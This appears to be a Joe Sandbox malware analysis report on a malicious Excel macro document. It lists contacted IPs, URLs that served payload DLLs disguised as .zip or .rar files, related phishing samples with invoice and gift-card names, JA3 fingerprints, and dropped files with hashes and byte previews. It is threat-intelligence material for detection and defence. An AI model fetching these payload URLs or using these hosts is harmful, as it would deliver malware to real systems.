http://https://198.57.200.100/	regsvr32.exe, 00000006.00000002.2410021140.000000000047D000.00000004.00000020.sdmp, regsvr32.exe, 0000000C.00000003.2294632525.00000000003E8000.00000004.00000001.sdmp, regsvr32.exe, 0000000E.00000002.2405408190.0000000000590000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://211.110.44.63/	regsvr32.exe, 00000006.00000002.2410021140.000000000047D000.00000004.00000020.sdmp, regsvr32.exe, 0000000E.00000002.2405408190.0000000000590000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net0D	regsvr32.exe, 00000006.00000002.2400185744.0000000000451000.00000004.00000020.sdmp, regsvr32.exe, 0000000C.00000003.2294632525.00000000003E8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://secure.comodo.com/CPS0	regsvr32.exe, 00000006.00000002.2400185744.0000000000451000.00000004.00000020.sdmp, regsvr32.exe, 0000000C.00000003.2294632525.00000000003E8000.00000004.00000001.sdmp	false		high
http://servername/isapibackend.dll	regsvr32.exe, 00000002.00000002.2107200716.0000000001D70000.00000002.00000001.sdmp, regsvr32.exe, 00000004.00000002.2406809963.0000000001CF0000.00000002.00000001.sdmp, regsvr32.exe, 00000005.00000002.2112116772.0000000001D50000.00000002.00000001.sdmp, regsvr32.exe, 00000006.00000002.2419749632.00000000000880000.00000002.00000001.sdmp, regsvr32.exe, 00000007.00000002.2113665422.0000000001D90000.00000002.00000001.sdmp, regsvr32.exe, 00000008.00000002.2120190682.0000000001D30000.00000002.00000001.sdmp, regsvr32.exe, 00000009.00000002.2114236047.0000000001D60000.00000002.00000001.sdmp, regsvr32.exe, 0000000A.00000002.2124921151.0000000001DF0000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 00000006.00000002.2400185744.0000000000451000.00000004.00000020.sdmp, regsvr32.exe, 0000000C.00000003.2294632525.00000000003E8000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.32.190.115	unknown	Portugal		62416	PTSERVIDORPT	false
85.17.252.207	unknown	Netherlands		60781	LEASEWEB-NL-AMS-01NetherlandsNL	false
103.11.153.223	unknown	India		133296	WEBWERKS-AS-INWebWerksIndiaPvtLtdIN	false
46.28.239.13	unknown	Turkey		42910	PREMIERDC-VERI-MERKEZI-ANONIM-SIRKETIPREMIERDC-SHTR	false
198.57.200.100	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
69.164.207.140	unknown	United States		63949	LINODE-APLinodeLLCUS	true
211.110.44.63	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
192.185.147.185	unknown	United States		26337	OIS1US	false
132.148.96.144	unknown	United States		398101	GO-DADDY-COM-LLCUS	false
64.37.52.138	unknown	United States		33182	DIMENOCUS	false
194.225.58.214	unknown	Iran (ISLAMIC Republic Of)		43965	TUMS-IR-ASIR	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	342170
Start date:	20.01.2021
Start time:	16:12:12
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 31s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	printouts of outstanding as of 01_20_2021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	26

Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLSM@41/22@7/11
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 93.184.221.240, 2.20.142.209, 2.20.142.210 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, wu.ec.azureedge.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, wu.azureedge.net • Execution Graph export aborted for target regsvr32.exe, PID 1428 because there are no executed function • Execution Graph export aborted for target regsvr32.exe, PID 2372 because there are no executed function • Execution Graph export aborted for target regsvr32.exe, PID 2424 because there are no executed function • Execution Graph export aborted for target regsvr32.exe, PID 2848 because there are no executed function • Execution Graph export aborted for target regsvr32.exe, PID 856 because there are no executed function • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtEnumerateValueKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:13:56	API Interceptor	1750x Sleep call for process: regsvr32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
69.164.207.140	Statement of Account as of 01_20_2021.xlsm	Get hash	malicious	Browse	
	sample20210120-01.xlsm	Get hash	malicious	Browse	
	by9zwa7p1zip.dll	Get hash	malicious	Browse	
	Information_265667970.doc	Get hash	malicious	Browse	
	Order-565822389.doc	Get hash	malicious	Browse	
	Documentation-435217538.doc	Get hash	malicious	Browse	
	ghen5nlzip.dll	Get hash	malicious	Browse	
	vgw2ufi.jpg.dll	Get hash	malicious	Browse	
	Invoice_11_11_2020.xlsm	Get hash	malicious	Browse	
	Invoice_12-11-2020.xls	Get hash	malicious	Browse	
	q7ad0mzkgif.dll	Get hash	malicious	Browse	
	Sales_Invoice_873878_071601_from_Inc.xlsm	Get hash	malicious	Browse	
	Invoice_334654_168522_from_Inc.xlsm	Get hash	malicious	Browse	
	Invoice_403372_917428_from_Inc.xlsm	Get hash	malicious	Browse	
185.32.190.115	Statement of Account as of 01_20_2021.xlsm	Get hash	malicious	Browse	• carzone.deve.pt/s3zpciz99.rar
85.17.252.207	sample20210120-01.xlsm	Get hash	malicious	Browse	• laureys.be/uzssv27.rar
46.28.239.13	sample20210120-01.xlsm	Get hash	malicious	Browse	• artec.com.tr/xkpffwn.zip
198.57.200.100	Statement of Account as of 01_20_2021.xlsm	Get hash	malicious	Browse	
	sample20210120-01.xlsm	Get hash	malicious	Browse	
	by9zwa7p1zip.dll	Get hash	malicious	Browse	
	Amazon_eGift-Card.451219634.doc	Get hash	malicious	Browse	
	Order_Gift_Card.961396645.doc	Get hash	malicious	Browse	
	eGift-CardAmazon.907427310.doc	Get hash	malicious	Browse	
	Gift_Card_209788849.doc	Get hash	malicious	Browse	
	Order_Gift_Card_411022863.doc	Get hash	malicious	Browse	
	Amazon_Gift-Card.579177920.exe	Get hash	malicious	Browse	
	Amazon_eGift-Card_579366314.exe	Get hash	malicious	Browse	
	pzxrk4325.dll	Get hash	malicious	Browse	
	Gift_Card-.exe	Get hash	malicious	Browse	
	nsetldk.dll	Get hash	malicious	Browse	
	Gift_Card-20513935.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
artec.com.tr	sample20210120-01.xlsm	Get hash	malicious	Browse	• 46.28.239.13
monitrade.net	sample20210120-01.xlsm	Get hash	malicious	Browse	• 192.185.147.185
laureys.be	sample20210120-01.xlsm	Get hash	malicious	Browse	• 85.17.252.207

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
LEASEWEB-NL-AMS-01NetherlandsNL	sample20210120-01.xlsm	Get hash	malicious	Browse	• 85.17.252.207
	VCS58GQMhuCYghC.exe	Get hash	malicious	Browse	• 5.79.70.98
	FHT210995.exe	Get hash	malicious	Browse	• 37.48.65.150
	Statement for T10495.jar	Get hash	malicious	Browse	• 212.32.237.90
	CQcT4Ph03Z.exe	Get hash	malicious	Browse	• 37.48.65.150
	Y75vU558UfuGbzM.exe	Get hash	malicious	Browse	• 5.79.70.98
	SHEXD2101127S_ShippingDocument_DkD.xlsx	Get hash	malicious	Browse	• 37.48.65.148
	tcwO1bua5E.exe	Get hash	malicious	Browse	• 5.79.72.163
	87e8ff5c51e0.xls	Get hash	malicious	Browse	• 5.79.72.163

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	equinix-customer-portal.apk	Get hash	malicious	Browse	• 37.48.77.161
	z9TZyyfUsq.exe	Get hash	malicious	Browse	• 37.48.65.150
	YvGnm93rap.exe	Get hash	malicious	Browse	• 37.48.65.150
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• 37.48.65.149
	anydesk (1).exe	Get hash	malicious	Browse	• 178.162.151.213
	T0pH7Bimeq.exe	Get hash	malicious	Browse	• 37.48.65.151
	c6Rg7xug26.exe	Get hash	malicious	Browse	• 212.32.237.101
	parler.apk	Get hash	malicious	Browse	• 37.48.77.180
	parler.apk	Get hash	malicious	Browse	• 37.48.77.162
	Request for Quote_SEKOLAH TUNAS BAKTI SG.doc__.rtf	Get hash	malicious	Browse	• 5.79.72.163
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 178.162.133.149
PTSERVIDORPT	Statement of Account as of 01_20_2021.xlsm	Get hash	malicious	Browse	• 185.32.190.115
	EAvDkVMy22.doc	Get hash	malicious	Browse	• 185.32.188.19
	cUv4fniDWj.doc	Get hash	malicious	Browse	• 185.32.188.19
	UAM4Ec26io.doc	Get hash	malicious	Browse	• 185.32.188.19
	WtmfKeL3bS.doc	Get hash	malicious	Browse	• 185.32.188.19
	20OetOSFOv.doc	Get hash	malicious	Browse	• 185.32.188.19
	rJ6LBcOAZ7.doc	Get hash	malicious	Browse	• 185.32.188.19
	p0MPFx4N7y.doc	Get hash	malicious	Browse	• 185.32.188.19
	ps5ZCs1aiT.doc	Get hash	malicious	Browse	• 185.32.188.19
	b0YjMtDv32.doc	Get hash	malicious	Browse	• 185.32.188.19
	PsE3ZwU4Yh.doc	Get hash	malicious	Browse	• 185.32.188.19
	KJHzM29Bgx.doc	Get hash	malicious	Browse	• 185.32.188.19
	kck5b6zy6e.doc	Get hash	malicious	Browse	• 185.32.188.19
	Xe0OLFzjRy.doc	Get hash	malicious	Browse	• 185.32.188.19
	iQbpPSLytp.doc	Get hash	malicious	Browse	• 185.32.188.19
	pxVglLqCsa.doc	Get hash	malicious	Browse	• 185.32.188.19
	ai76sn4zOU.doc	Get hash	malicious	Browse	• 185.32.188.19
	jWyAXi88gm.doc	Get hash	malicious	Browse	• 185.32.188.19
	dWMVGY2xXo.doc	Get hash	malicious	Browse	• 185.32.188.19
	R1RiBRChvm.doc	Get hash	malicious	Browse	• 185.32.188.19
WEBWERKS-AS-INWebWerksIndiaPvtLtdIN	payment infirmation.exe	Get hash	malicious	Browse	• 206.183.111.188
	User Credentials.doc	Get hash	malicious	Browse	• 103.212.121.59
	E-Statement.exe	Get hash	malicious	Browse	• 103.212.121.190
	CV_SrinivasaBabuAdhikari.pdf.exe	Get hash	malicious	Browse	• 103.212.121.190
	STS CARGO SHIPMENT.exe	Get hash	malicious	Browse	• 103.212.121.190
	HSBC Payment Advice.exe	Get hash	malicious	Browse	• 103.212.121.190
	990109.exe	Get hash	malicious	Browse	• 150.242.140.16
	http://https://upinsmokebatonrouge.com/var/kZKk4S0XnGUwc0OKsia1/	Get hash	malicious	Browse	• 103.86.176.8
	Document-63665398-12152020.xls	Get hash	malicious	Browse	• 43.240.64.184
	Za1rZVzIOp.xls	Get hash	malicious	Browse	• 103.251.24.140
	document-837747519.xls	Get hash	malicious	Browse	• 43.241.71.20
	document-837747519.xls	Get hash	malicious	Browse	• 43.241.71.20
	SecuriteInfo.com.Trojan.Packed2.41837.21003.exe	Get hash	malicious	Browse	• 150.242.14.61
	Smpp Route.exe	Get hash	malicious	Browse	• 150.242.14.61
	Inv.exe	Get hash	malicious	Browse	• 103.119.239.28
	http://technoraga.com/Doc.htm	Get hash	malicious	Browse	• 103.212.121.61
	z865yM9Ehy.exe	Get hash	malicious	Browse	• 150.242.14.61
	kvdYhqN3Nh.exe	Get hash	malicious	Browse	• 150.242.140.16
	intelgraphics.exe	Get hash	malicious	Browse	• 150.242.14.61
	Quotation.exe	Get hash	malicious	Browse	• 103.86.177.235

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
eb88d0b3e1961a0562f006e5ce2a0b87	Statement of Account as of 01_20_2021.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	sample20210120-01.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	sample20210113-01.xlsm	Get hash	malicious	Browse	• 194.225.58.214

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	INV8222874744_20210111490395.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	Inv0209966048-20210111075675.xls	Get hash	malicious	Browse	• 194.225.58.214
	INV2680371456-20210111889374.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	INV8073565781-20210111319595.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	Document74269.xls	Get hash	malicious	Browse	• 194.225.58.214
	Document74269.xls	Get hash	malicious	Browse	• 194.225.58.214
	1 Total New Invoices-Monday December 14 2020.xls	Get hash	malicious	Browse	• 194.225.58.214
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	1-Total New Invoices Monday Dec 14 2020.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 194.225.58.214
	SecuriteInfo.com.Heur.15645.xlsm	Get hash	malicious	Browse	• 194.225.58.214

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.117051994467751
Encrypted:	false
SSDEEP:	6:kKlSwwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:vkPlE99SNxAhUegeT2
MD5:	18297D8D972221483A5990B196BF346D
SHA1:	94EA32F361519D232CA0EFB24CB00B1DA69D323A
SHA-256:	C7D7F93946851BBEEACF2C066FEF131154F407F32E270F1AC3EC3DDCD2ABF59F
SHA-512:	A7B551675C156D0AB617C19B6B63406927A981D6090EA9345D1E73391F6DBC59CAEB2D83F653C387AED97542A85B1DB2138777C4C947A0BF50D25D3247A313A
Malicious:	false
Preview:	p..... .....(..... .....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s .t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\suspendedpage[1].htm

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\suspendedpage[1].htm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	7614
Entropy (8bit):	5.642774657070028
Encrypted:	false
SSDEEP:	192:olVZHCkA26xd3Q4JRveuTtMy47R/Ga0kVhFuPwf8Pn9wHHyJyB:QJvVGaRF8I84
MD5:	7D326EC20489C8098EB61BD74AB3EBA0
SHA1:	6395954055C2D6CD5275F0317B989BCAB05A36CA
SHA-256:	D6778D9798302215E44B3E65F8F201AEE15C57F71D9F4100F96C23B55CD56B9A
SHA-512:	DEE3A98C08E257E3D1D151360C2E00175807D1199AB761D04442DB8A6DD32650482EBEBCA95F88CA9C84458C2D7EB71AB7C63F3EC98990930B642C22B3954DA D
Malicious:	false
IE Cache URL:	http://laureys.be/cgi-sys/suspendedpage.cgi
Preview:	<!DOCTYPE html>.<html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0">. <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=1">. <title>Account Suspended</title>. <link rel="stylesheet" href="//use.fontawesome.com/releases/v5.0.6/css/all.css">. <style type="text/css">. body {. font-family: Arial, Helvetica, sans-serif;. font-size: 14px;. line-height: 1.428571429;. background-color: #ffffff;. color: #2F3230;. padding: 0;. margin: 0;. }. section {. display: block;. padding: 0;. margin: 0;. }. .container {. margin-left: auto;. margin-right: auto;. padding: 0 10px;.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\ylztwx[1].rar	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12310
Entropy (8bit):	6.535237890734359
Encrypted:	false
SSDEEP:	384:MJJgczFIb+vyYLB3oUm3ZmHGyd4gi12tI4:KFIbAB39m3Zmp+x12n
MD5:	DF5ADB39B1173368D4D28069342A8E5F
SHA1:	B3D1414D5E487FC2D9A926A902E6D7C89D5C98CE
SHA-256:	BA3C345884A8FD7FEF0111D9F7AE4C034C2D9D767E3D59A11F13671535610A0F
SHA-512:	A816DCA29C64589BB84EBDC7733F3BA3B175B91E8226E7DD52CC2B33DB2119547E3FA0F2DC32338EA3707209D8CDF269A0E8D3EDA3A90B8253672FB21E6D52 7
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....15Q!uT?ruT?ruT?r...rtT?rx..rwT?rx..rtT?rx..rzT?rx..rwT?r...rvT? ruT>r<T?rx..rtT?rx..rzT?rx..rtT?rx..rtT?rRichuT?r.....PE..L.....R.....!.....d.....o.....@.....`r..M...\q..<.....`... 8.....(...@.....p..\.....text....b.....d..... ..`.data.....h.....@....idata.. ....p.....@..@.rsrc..... ..@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\by9zwa7p1[1].zip	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	765440
Entropy (8bit):	6.0875108403853675
Encrypted:	false
SSDEEP:	12288:F0q2AejP0XbOAQ60af2rDMmUz0x07wGwefo5SuDwadeUy:i2ejIOU0G2rDMmxxkRTs9y
MD5:	92AA183E338E9F7BBDC9CA401EB97C64
SHA1:	E45D05BF840341FBAA6FD6B9F396788C5810CB26
SHA-256:	791252FC4DEF3C4C3BDB270633FFC88C0E2CD8E8E8BA299825A83841A273E7DD
SHA-512:	EB08528C5E3DD47AE6DDC6F79BC7BBD035701F46B0845D5A90015E3FBA77634E614BB866C6EDA9F0AEC9ED06D8344B038EA56635A7214F2378D3F73B72EF29 8
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 4%
IE Cache URL:	http://cms.ivpr.org/by9zwa7p1.zip
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....15Q!uT?ruT?ruT?r...rtT?rx..rwT?rx..rtT?rx..rzT?rx..rwT?r...rvT? ruT>r<T?rx..rtT?rx..rzT?rx..rtT?rx..rtT?rRichuT?r.....PE..L.....R.....!.....d.....o.....@.....`r..M...\q..<.....`... 8.....(...@.....p..\.....text....b.....d..... ..`.data.....h.....@....idata.. ....p.....@..@.rsrc..... ..@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\xkpffwn[1].zip	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\xkpffwn[1].zip	
Category:	downloaded
Size (bytes):	765440
Entropy (8bit):	6.0875108403853675
Encrypted:	false
SSDEEP:	12288:F0q2AejP0XbOAQ60af2rDMmUz0x07wGwefo5SuDwadeUy:i2ejIOU0G2rDMmxxkRTs9y
MD5:	92AA183E338E9F7BBDC9CA401EB97C64
SHA1:	E45D05BF840341FBAA6FD6B9F396788C5810CB26
SHA-256:	791252FC4DEF3C4C3BDB270633FFC88C0E2CD8E8E8BA299825A83841A273E7DD
SHA-512:	EB08528C5E3DD47AE6DDC6F79BC7BBD035701F46B0845D5A90015E3FBA77634E614BB866C6EDA9F0AEC9ED06D8344B038EA56635A7214F2378D3F73B72EF29 8
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 4%
IE Cache URL:	http://artec.com.tr/xkpffwn.zip
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....15Q!uT?ruT?ruT?r...rtT?rx..rwT?rx..rtT?rx..rzT?rx..rwT?r...rvT? ruT>r<T?rx..rtT?rx..rzT?rx..rtT?rx..rtT?rRichuT?r.....PE..L.....R.....!.....d.....o.....@.....`r..M...\q..<.....`... 8.....(...@.....p..\.....text....b.....d..... ..`.data.....h.....@....idata.. ....p.....@..@.rsrc..... ..@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\h79fwesfe[1].rar	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	765440
Entropy (8bit):	6.0875108403853675
Encrypted:	false
SSDEEP:	12288:F0q2AejP0XbOAQ60af2rDMmUz0x07wGwefo5SuDwadeUy:i2ejIOU0G2rDMmxxkRTs9y
MD5:	92AA183E338E9F7BBDC9CA401EB97C64
SHA1:	E45D05BF840341FBAA6FD6B9F396788C5810CB26
SHA-256:	791252FC4DEF3C4C3BDB270633FFC88C0E2CD8E8E8BA299825A83841A273E7DD
SHA-512:	EB08528C5E3DD47AE6DDC6F79BC7BBD035701F46B0845D5A90015E3FBA77634E614BB866C6EDA9F0AEC9ED06D8344B038EA56635A7214F2378D3F73B72EF29 8
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 4%
IE Cache URL:	http://monitrade.net/h79fwesfe.rar
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....15Q!uT?ruT?ruT?r...rtT?rx..rwT?rx..rtT?rx..rzT?rx..rwT?r...rvT? ruT>r<T?rx..rtT?rx..rzT?rx..rtT?rx..rtT?rRichuT?r.....PE..L.....R.....!.....d.....o.....@.....`r..M...\q..<.....`... 8.....(...@.....p..\.....text....b.....d..... ..`.data.....h.....@....idata.. ....p.....@..@.rsrc..... ..@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B2F6E8C4.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 699 x 298, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	5737
Entropy (8bit):	7.823093930699959
Encrypted:	false
SSDEEP:	96:/pzh0Wk1Doo3NH1xHvMYXyCa/BY8/CRApdM1f4EkiaaaaaaomB8DIx7GpHWdQ95C://0N06xP1yCa/+8/CyM1fJkiaaaaaar/
MD5:	32BAB8AD09773064F93EBD99958580EC
SHA1:	9DE1C4B468E6D74CFF7A944601F4FF6D257E6C84
SHA-256:	4D4AE615AFDFF15B86FB39B8E591E65673B807AE1D0109AF287AD3B74136E514
SHA-512:	39E928812465920356513DA67519E9F2A91B1767BB4AC515DA1BADE76885274834AA1A7FCA78768A2A1E01197C59886D0CF89EF2313DC7E6C3271629F1A90800
Malicious:	false
Preview:	.PNG.....IHDR.....*....."oh.....tEXtSoftware.Adobe ImageReadyq.e<...0PLTE.....u.....t.....dk.....QQQyyz.....IDATx..b.0.D....r.....9..,gI.....K..Y.?...B..t..>..)....~. v.I[.|..|.v..mL.^HJ..$.viQ.>...)..-.BZ...E.I.]Z....-J.gj._,d...n...-..j...@}[gj..Z2M.Zt...!.z.tL...&...i.LE..zsN.....-..-.?.!.z...v..G_.....i>.....k.;.x...v...?X..Y._.$.9.v-9cWn..*.M.....qG.R..z..... .g..G..lV..e.?...c.c..t.c.U....i.e,...)_.%...W.u*.e.....z.....b]6..._.I.IQ..tL..v..'pT>.|o7I.Z...P...}.t.j..w5.. /WKI.....J.nP....=.NR....f..t..w.._}..e.....?~..N...]&.q6.p.,?..F....w.....V.. 7.J...5)I'Kz....bwI....x..+.....I~6kw.q.~.%m.....tU.....z..6..{..o+.@...T.c..2..t..'.u.^R.MJ./.7...KT>^..j....j[..+..Ni..;./Y.%[Z.m...U..X...'=..r..v:.6....\.OZ.O...Y.....;.YK.....II:w._. nY.85#.mS.....a.r..ep.W....R../..3'....go.....Y..S.Q.D....w...c...o.EI:g._.5..%-....:|....;...,E.uW.....?..h....;,J.....T..],..w9G..E...&.D...thr).....N.....$.9..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BCA4260F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 114 x 98, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	3119
Entropy (8bit):	7.810693367525396

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BCA4260F.png	
Encrypted:	false
SSDEEP:	48:7ki5Nxsg2IqnSTJZi8G+vJeKCtWOLcCeX5cJw4oeSsP9SqXDA32Nkq1lxht:7ki5NxAInjG+kKfF/4EmND8Uk+xP
MD5:	98DFB630470988A5BD9D129F24CE30FA
SHA1:	13173C493DC38AFB982EB060F24F1BB7936A752B
SHA-256:	22328705665F71B26B7E15ECB6D7E9794002F4B2432DF692278CC559650953D6
SHA-512:	E999272141FD04B48268138A25943640760E45DA654283A7A64929C21C04859F6CC89BA4A79456F5F75439966E616D33CF34FABA5485D9D2F54E0A254CEDCC8D
Malicious:	false
